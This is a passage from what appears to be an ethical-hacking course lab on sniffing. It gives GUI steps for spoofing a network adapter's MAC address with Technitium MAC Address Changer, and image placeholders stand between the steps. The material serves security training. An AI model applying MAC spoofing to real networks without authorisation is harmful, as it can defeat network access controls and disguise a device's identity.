
Note: If a **User Account Control** pop-up appears, click **Yes**.




3. The **Technitium MAC Address Changer** main window appears. In the **Technitium MAC Address Changer** pop-up, click **No**.
4. In the TMAC main window, choose the network adapter of the target machine, whose MAC address is to be spoofed (here, **Ethernet**).

Module 08 – Sniffing

- Under the **Information** tab, note the **Original MAC Address** of the network adapter, as shown in the screenshot.




- Click the **Random MAC Address** button under the **Change MAC Address** option to generate a random MAC address for the network adapter.

